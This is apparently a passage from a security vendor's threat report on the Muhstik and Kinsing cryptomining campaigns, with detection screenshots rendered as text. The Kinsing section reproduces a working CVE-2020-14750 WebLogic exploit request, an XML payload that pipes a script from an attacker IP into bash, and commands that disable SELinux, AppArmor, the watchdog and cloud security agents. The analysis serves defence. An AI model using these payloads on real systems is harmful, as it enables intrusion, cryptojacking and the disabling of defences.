echo "${rand}" > "${HOME}/.${rand}" 2>/dev/null && LPATH="${HOME}/.cache/"; ${rm} -f "${HOME}/.${rand}" >/dev/null 2>&1

wdog0=$(ps aux|grep -v 'grep'|grep -v defunct|grep -v 'sh '|grep ' sleep 120'|wc -l)
if [ ${UD:-0} -gt 0 ] && [ ${wdog0} -gt 0 ]; then
        ps -eo ppid,cmd|grep -v grep|grep -v defunct|grep -v 'sh '|grep -i 'sleep 120'|awk '{print $1}'|while read pid _; do [ ${pi
d} -gt 301 ] && (kill -9 "$pid" >/dev/null 2>&1;); done
        ps aux|grep -v 'grep'|grep -v defunct|grep -v 'sh '|grep 'bash\|wget\|curl\|timeout\|sleep'|awk '{print $2}'|while read pid
 _; do [ ${pid} -gt 301 ] && (kill -9 "$pid" >/dev/null 2>&1;); done
        sleep 5
fi
```

5. The said script performs the initial cleanup, which involves a series of pkill and deletion commands for removing any instance of cryptominers already running so that the attacker can use the processing power of the victim machine efficiently.

6. It then downloads the XMRig cryptominer with the file name .kswapd, which is being increasingly used to mine for cryptocurrency such as monero.


Tracking Muhstik Campaign Using Trend Micro Cloud One™ and Trend Micro Vision One

We used Cloud One and Trend Micro Vision One to help analyze this campaign. Below are our detections:

Trend Micro Cloud One

Intrusion Prevention System (IPS) detection

For the Muhstik bot campaign, rule 1011117 - Atlassian Confluence Server RCE vulnerability CVE-2021-26084 was triggered in the IPS. This is due to the detected incoming malicious behavior that seeks to exploit the said vulnerability.



General Information

Time: September 13, 2021 02:16:41

Computer: [redacted] (Atlassian Confluence)

Event Origin: Agent

Reason: 1011117 - Atlassian Confluence Server Remote Code Execution Vulnerability (CVE-2021-26084)

Action: Detect Only: Reset

Direction: Incoming

Flow: Connection Flow

Rank: 100 = Asset Value x Severity Value = 1 x 100

Interface: [redacted]

Interface Type: Host

Note: "CVE-2021-26084_1"

Packet Type

Protocol: TCP

Flags: ACK PSH DF=1

Source

IP: [redacted]

MAC: [redacted]

Port: 36556

Destination

IP: [redacted]

MAC: [redacted]

Port: 8090


Packet Data

Packet Size 1151

Figure 6. IPS detection for CVE-2021-26084 exploitation

Antimalware detections

The related antimalware detections are the following: Dk86 Tsunami backdoor (detected by Trend Micro as Backdoor.Linux.TSUNAMI.AMX), stager trojan script m8 (detected by Trend Micro as Trojan.SH.MALXMR.UWELD), and cryptominer XMRig aka .kswapd (detected by Trend Micro as Coinminer.Linux.SMDSL64).




Computer Information

Container Name:	[redacted]
Container ID:	[redacted]
Container Image Name:	[redacted]
Computer:	[redacted]
Origin:	Agent

Threat Information

Detection Time:	September 22, 2021 09:48:43
Malware:	Backdoor.Linux.TSUNAMI.AMX
User Information	
Major Virus Type:	Trojan
Infected File(s):	/var/tmp/pty86

Figure 7. Dk86 Tsunami backdoor detection




Computer Information

Computer:	purpleteam-big
Origin:	Agent

Threat Information

Detection Time:	September 22, 2021 09:51:55
Malware:	Trojan.SH.MALXMR.UWELD
User Information	
Major Virus Type:	Trojan
Infected File(s):	/u01/oracle/m8

Figure 8. Stager trojan script detection



Computer Information

Container Name:	wls_hp
Container ID:	036d3046d163ff9423e825f965ebb1913ce6196cc3fa0828d9fc9657d95f543a
Container Image Name:	wls_prod
Computer:	purpleteam-big
Origin:	Agent

Threat Information


Detection Time:	September 23, 2021 08:58:14
Malware:	Coinminer.Linux.MALXMR.SMDSL64
User Information	
Major Virus Type:	Trojan
Infected File(s):	/u01/oracle/.cache/.kswapd

Figure 9. .kswapd script detection

Trend Micro Vision One

Trend Micro Vision One Workbench

Through the Trend Micro Vision One Workbench, we were able to track and detect malicious behavior as seen in vulnerability exploitation, suspicious outbound connection, and the presence of .kswapd (detected by Trend Micro as Coinminer.Linux.MALXMR.SMDSL64) and pty86 (detected by Trend Micro as Backdoor.Linux.TSUNAMI.AMX).



Trend Micro Vision One™ | Workbench › WB-9321-20211005-00013

UTC+00:00

2021-10-05 11:36:21

Summary

Remote Code Execution Or Malware Dropped By Exploiting Critical Server Vulnerability
This incident means that adversaries have exploited critical server vulnerability and remotely executed some command or dropped malware

Score: 63

Impact scope: 1

Created: 2021-10-05 11:53:10

Highlights

Atlassian Vulnerability Exploitation

Technique: T1190 - Exploit Public-Facing Application

Malware: Atlassian Confluence Server Remote Code Execution Vulnerability (CVE-2021-26084)

2021-10-05 11:36:21 | View event

(endpointIp) [redacted]

(src) [redacted]

purpleteam-big

Virus Or Malware

Malware: Coinminer.Linux.MALXMR.SMDSL64

2021-10-05 11:42:34 | View event

(fileHash) -


(fileName) .kswapd

(endpointIp) [redacted]

(scanType) REALTIME

(actResult) Passed

Figure 10. Malicious outbound traffic detection



Trend Micro Vision One™ | Workbench › WB-9321-20211005-00013

Summary

critical server vulnerability and remotely executed some command or dropped malware

Score: 63

Impact scope: 1

Created: 2021-10-05 11:53:10

Highlights

Atlassian Vulnerability Exploitation

Technique: T1190 - Exploit Public-Facing Application

Malware: Atlassian Confluence Server Remote Code Execution Vulnerability (CVE-2021-26084)

2021-10-05 11:36:21 | View event

(endpointIp) [redacted]

(src) [redacted]

purpleteam-big

Virus Or Malware

Malware: Coinminer.Linux.MALXMR.SMDSL64

2021-10-05 11:42:34 | View event


(fileHash) -

(fileName) .kswapd

(endpointIp) [redacted]

(scanType) REALTIME

Figure 11. .kswapd detection



Trend Micro Vision One™ | Workbench › WB-9321-20211005-00011

Summary

Remote Code Execution Or Malware Dropped By Exploiting Critical Server Vulnerability
This incident means that adversaries have exploited critical server vulnerability and remotely executed some command or dropped malware

Score: 63

Impact scope: 1

Created: 2021-10-05 10:19:36

Highlights

Atlassian Vulnerability Exploitation

Technique: T1190 - Exploit Public-Facing Application

Malware: Atlassian Confluence Server Remote Code Execution Vulnerability (CVE-2021-26084)

2021-10-05 10:08:43 | View event

(endpointIp) [redacted]

(src) [redacted]

purpleteam-big

Virus Or Malware

Malware: Backdoor.Linux.TSUNAMI.AMX

2021-10-05 10:08:51 | View event

(fileHash) -

(fileName) pty86


(endpointIp) [redacted]

(scanType) REALTIME

Figure 12. pty86 detection

Trend Micro Vision One Observed Attack Techniques (OAT) Triggers

Trend Micro Vision One OAT also showed the detected vulnerability exploitation, with the risk level marked as High.



Trend Micro Vision One™ | Observed Attack Techniques

Associated endpoint	Risk level	Detection filter	Description	Tactic	Technique	Detected
purpleteam-big ([redacted])	High	Atlassian Vulnerability Exploitation	Detects Atlassian Vulnerability Exp...	TA0001	T1190	2021-10-05 10:08:43

Figure 13. Exploit detection

Kinsing Campaign

Known for its comprehensive attack patterns and defense evasion schemes, the Kinsing malware[16] is often wielded against misconfigured cloud-native environments. A misconfigured host or cluster could be exploited to run any container the attacker wants to deploy. This would cause outages on the target's service. It can also be used to perform lateral movement to other services, compromising sensitive data.

The Oracle WebLogic Server Admin Console RCE vulnerability CVE-2020-14750, which was publicized in November 2020, is still highly exploited by malware campaigns like the Kinsing malware, as we confirmed from our honeypots and customer trigger data.

The Kinsing campaign involves disabling other malware and security solutions, cleaning logs, and creating commands before loading the main cryptominer payload. The network can get infected by connecting to each device laterally, so malware can be activated in all the machines connected to the targeted network.



The attacker downloads and runs the master script
Bot
CVE-2020-14750
Remote code execution
Oracle WebLogic server
The master script does the following:
Removes other cryptominers and performs cleanup
Deploys crontab for regular cleanups and deployments
Disables operating system security defenses and logs
Downloads the Kinsing malware
Collects SSH known host info for lateral movement
Runs the cryptominer (kdevtmpfsi)
Communicates with the C&C server
Attacker
©2021 TREND MICRO

Figure 14. Kinsing campaign infection chain

In detail, here is how the campaign works:

1. To gain initial access, threat actors exploit CVE-2020-14750 through either of the following:

   a. By sending the following POST request on the vulnerable WebLogic server

```
POST /console/images/%252e%252e%252fconsole.portal HTTP/1.1

Host: x.x.x.x

X-Amzn-Trace-Id: Root=xxxxxxxxxxxxxxxxxxxxx

Content-Length: 148

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/78.0.3904.108 Safari/537.36

Content-Type: application/x-www-form-urlencoded
```


```
Accept-Encoding: gzip

_nfpb=true&_pageLabel=&handle=com.bea.core.repackaged.springframework.context.support.FileSystemXmlApplicationContext("hxxp://194[.]38.20.199/wb.xml")
```

The server will process this request and the file wb.xml. This request performs unauthenticated RCE.

It will then proceed to download and execute the master script wb.sh. Here are the contents of the script:

```
<beans xmlns="http://www.springframework.org/schema/beans"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xsi:schemaLocation="http://www.springframework.org/schema/beans
http://www.springframework.org/schema/beans/spring-beans.xsd">

<bean id="pb" class="java.lang.ProcessBuilder" init-method="start">

<constructor-arg>

<list>

<value>/bin/bash</value>

<value>-c</value>

<value>

<![CDATA[ (curl -s 194.38.20.199/wb.sh||wget -q -O- 194.38.20.199/wb.sh)|bash ]]>

</value>

</list>

</constructor-arg>

</bean>

</beans>
```


b. By performing RCE directly on the server machine and downloading the master script



```
┌──(kali㉿kali)-[~/ALCM/Files]
└─$ bash CVE-2020-14750.sh "x.x.x.x:7001" "curl http://[redacted]/wb.sh --output wb.sh && wb.sh"
```


Attackers can also gain access to the vulnerability by running the CVE-2020-14750.sh script from their machine. The script forms a shell and downloads and executes the master script (wb.sh). We collected some malware samples from our honeypots and did some code analysis of the master script’s behavior. As illustrated in the previous diagram, the master script performs the following:

1. Create a file named /tmp/zzza
2. Check if the file is there on the system. If yes, this means that the host is already infected.
3. For defense evasion, performs the following:
    - Limit resources used by the script (so that system doesn't crash) using the ulimit -m 65535 command
    - Remove logs using the rm -rf /var/log/syslog command
    - Disable unsecure firewalls and iptables rule flushing using the ufw disable and iptables -F commands
    - The attackers also use the commands to disable non-maskable interrupt (NMI). Watchdog is basically a configurable timer mechanism that generates interrupt at a particular given condition and time. In case of a system freeze, the NMI watchdog interrupt handler would kill the task that is responsible for the system freeze. To evade this defense mechanism, attackers disable watchdog feature by using sysctl command or temporarily disable it by setting the value to “0”.




```
sudo sysctl kernel.nmi_watchdog=0
echo '0' >/proc/sys/kernel/nmi_watchdog
echo 'kernel.nmi_watchdog=0' >>/etc/sysctl.conf
```

- Uninstall the following:
    - Cloud-related monitoring agent Aegis (Alibaba Cloud threat detection agent), stopping the Aliyun service
    - YunJing, which is a host security agent from Tencent
    - BMC client management (BCM) agent, which is generally installed on endpoints for risk mitigation




```
if ps aux | grep -i '[a]liyun'; then
  curl http://update.aegis.aliyun.com/download/uninstall.sh | bash
  curl http://update.aegis.aliyun.com/download/quartz_uninstall.sh | bash
  pkill aliyun-service
  rm -rf /etc/init.d/agentwatch /usr/sbin/aliyun-service
  rm -rf /usr/local/aegis*
  systemctl stop aliyun.service
  systemctl disable aliyun.service
  service bcm-agent stop
  yum remove bcm-agent -y
  apt-get remove bcm-agent -y
elif ps aux | grep -i '[y]unjing'; then
  /usr/local/qcloud/stargate/admin/uninstall.sh
  /usr/local/qcloud/YunJing/uninst.sh
  /usr/local/qcloud/monitor/barad/admin/uninstall.sh
```

- Disable monitoring and Security-Enhanced Linux (SELinux)




```
setenforce 0
echo SELINUX=disabled >/etc/selinux/config
service apparmor stop
systemctl disable apparmor
service aliyun.service stop
systemctl disable aliyun.service
ps aux | grep -v grep | grep 'aegis' | awk '{print $2}' | xargs -I % kill -9 %
ps aux | grep -v grep | grep 'Yun' | awk '{print $2}' | xargs -I % kill -9 %
rm -rf /usr/local/aegis
```

4. For persistence, conduct the following:
   - Prevent the deletion of the following directories: /tmp/, /var/tmp/, /var/spool/cron, /etc/crontab




```
chattr -iua /tmp/
chattr -iua /var/tmp/
chattr -R -i /var/spool/cron
chattr -i /etc/crontab
```

- Set attributes for Secure Shell (SSH) host files so that Kinsing can leverage them for lateral movement




```
chattr -iae /root/.ssh/
chattr -iae /root/.ssh/authorized_keys
```

5. Perform cleanup by removing other cryptominer wallets or keys

